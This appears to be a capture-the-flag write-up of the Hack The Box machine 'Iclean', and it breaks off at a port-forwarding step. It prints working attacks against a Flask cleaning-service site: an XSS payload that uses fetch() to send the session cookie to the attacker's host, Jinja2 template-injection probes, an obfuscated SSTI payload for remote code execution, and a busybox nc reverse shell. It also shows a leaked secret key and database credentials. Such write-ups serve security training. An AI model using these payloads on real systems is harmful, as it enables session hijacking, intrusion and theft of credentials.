



Iclean


1. Enumeration



```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ sudo nmap -sS -sC -sV 10.10.11.12 -oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 16:15 EDT
Nmap scan report for 10.10.11.12
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.67 seconds
```

We find a http service, we may use credentials to find a flaw.


A normal web application running



KEEP YOUR


HOUSE CLEAN

Let us take care of the cleaning so that you can focus on what really matters – running your business or enjoying your home.




```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u "http://capiclean.htb/FUZZ"
```

We fuzz directories and find one where we can request cleaning services.




```
# on atleast 2 different hosts [Status: 200, Size: 16697, Words: 4654, Lines: 349, Du
services                 [Status: 200, Size: 8592, Words: 2325, Lines: 193, Duration:
team                     [Status: 200, Size: 8109, Words: 2068, Lines: 183, Duration:
quote                    [Status: 200, Size: 2237, Words: 98, Lines: 90, Duration: 82m
logout                   [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 89ms]
```

Use burpsuite to test input sanitization, It’s not probably to find a vulnerability in mail input due to the standar format.



2. User flag

The service section is url encoded, we try to steal the cookie enconding the payload and sending it to the server




```
service=Carpet+Cleaning&service=Tile+%26+Grout&service=<img src=x
onerror=fetch('http://10.10.14.246:8000/?c='+document.cookie)></img>&
@aa.com
```

```
metas -->
"viewport" content="width=device-width, initial-scale=
"viewport" content="initial-scale=1, maximum-scale=1">
etas -->
```


Search
Done
Event log
All issues
https://www.cobalt.io › blog › a-p... · Traducir esta página
A Pentester's Guide to Cross-Site Scripting (X
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
URL
HTML
Base64
Base64 URL
URL-decode Ctrl+Shift+U
URL-encode key characters Ctrl+U
URL-encode all characters
URL-encode all characters (Unicode)

Cookie theft




```
┌──(kali㉿kali)-[~/Desktop/Iclean/XSStrike]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.12 - - [13/Apr/2024 17:16:04] "GET /?c=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhrFIA.ndHNHppxwNGh2IvjkiIDEiUMh44 HTTP/1.1" 200 -
```

As we previously see there is a dashboard directory, set the cookie and get access to admin interface.




After simulate the normal flow data of the application we could find an input were we have to insert the link of a qr code




```
┌──(kali㉿kali)-[~/Desktop/Iclean/XSStrike]
└─$ whatweb  http://capiclean.htb/static/qr_code/
http://capiclean.htb/static/qr_code/ [404 Not Found] Country[RESERVED][ZZ], HTML5, HTTPServer[Wer
10.12], Title[404 Not Found], Werkzeug[2.3.7]
```

It may be a perfect context to a SSTI if it is not sanitized




```
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.
2IvjkiIDEiUMh44
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link={{7*7}}
```

Once we realize that it is vulnerable, we need to find the framework behind to use their functions.



```
<div class="qr-code-container">
  <div class="qr-code">
    <img src="data:image/png;base64,49" alt="QR Code">
```


`{{config.items()}}` The server responds to this payload, so now we can exploit this vulnerability using Jinja2 (python)



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/QRGenerator
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhrFIA.ndHNHppxwNGh
2IvjkiIDEiUMh44
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link={{config.items()}}
```


```
<img src="data:image/png;base64,dict_items([(&#39;DEBUG&#39;,
False), (&#39;TESTING&#39;, False),
(&#39;PROPAGATE_EXCEPTIONS&#39;, None), (&#39;SECRET_KEY&#39;,
&#39;qaixpumytwwgjvwuqpcijfihqqzuaowhtuzqmvvdvsvxciyoadqtniaknfwa
umis&#39;), (&#39;PERMANENT_SESSION_LIFETIME&#39;,
datetime.timedelta(days=31)), (&#39;USE_X_SENDFILE&#39;, False),
(&#39;SERVER_NAME&#39;, None), (&#39;APPLICATION_ROOT&#39;,
&#39;/&#39;), (&#39;SESSION_COOKIE_NAME&#39;, &#39;session&#39;),
 (&#39;SESSION_COOKIE_DOMAIN&#39;, None),
(&#39;SESSION_COOKIE_PATH&#39;, None),
(&#39;SESSION_COOKIE_HTTPONLY&#39;, False),
(&#39;SESSION_COOKIE_SECURE&#39;, False),
(&#39;SESSION_COOKIE_SAMESITE&#39;, None),
(&#39;SESSION_REFRESH_EACH_REQUEST&#39;, True),
(&#39;MAX_CONTENT_LENGTH&#39;, None),
(&#39;SEND_FILE_MAX_AGE_DEFAULT&#39;, None),
(&#39;TRAP_BAD_REQUEST_ERRORS&#39;, None),
(&#39;TRAP_HTTP_EXCEPTIONS&#39;, False),
```

We found a payload to get RCE, we need to encode it to bypass filters.




```
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhrFIA.ndHNHppxwNGh
2IvjkiIDEiUMh44
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link={%with
a=request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fge
titem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr('\x5f\x5fgetitem\x5f\x5f')('\
x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls${IFS}-l')|attr('read')()%}{%pr
int(a)%}{%endwith%}
```

```
        <div class="qr-code-container">
          <div class="qr-code">
            <img src="data:image/png;base64,total 24
            -rw-r--r-- 1 root root 12553 Mar  2 07:29 app.py
            drwxr-xr-x 6 root root  4096 Sep 27  2023 static
            drwxr-xrwx 2 root root  4096 Apr 13 21:40 templates



            " alt="QR Code">
          </div>
        </body>
```




```
invoice_id=&form_type=scannable_invoice&qr_link={%with
a=request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fge
titem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr('\x5f\x5fgetitem\x5f\x5f')('\
x5f\x5fimport\x5f\x5f')('os')|attr('popen')('busybox nc 10.10.14.246 1234 -e
/bin/sh')|attr('read')()%}{%print(a)%}{%endwith%}
```

We are data!!




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.12 36176
whoami
www-data
```

Check the mail, we have a clue, something about pdf's




```
cd mail
cat consuela
To: <consuela@capiclean.htb>
Subject: Issues with PDFs
From: management <management@capiclean.htb>
Date: Wed September 6 09:15:33 2023



Hey Consuela,

Have a look over the invoices, I've been receiving some weird PDFs lately.

Regards,
Management
```

Craft a little bit and we will find mysql credentials, but the port is not open, it means that if we want log in we will need to port forwarding mysql service.



```
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, sess
_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```


Identify the port



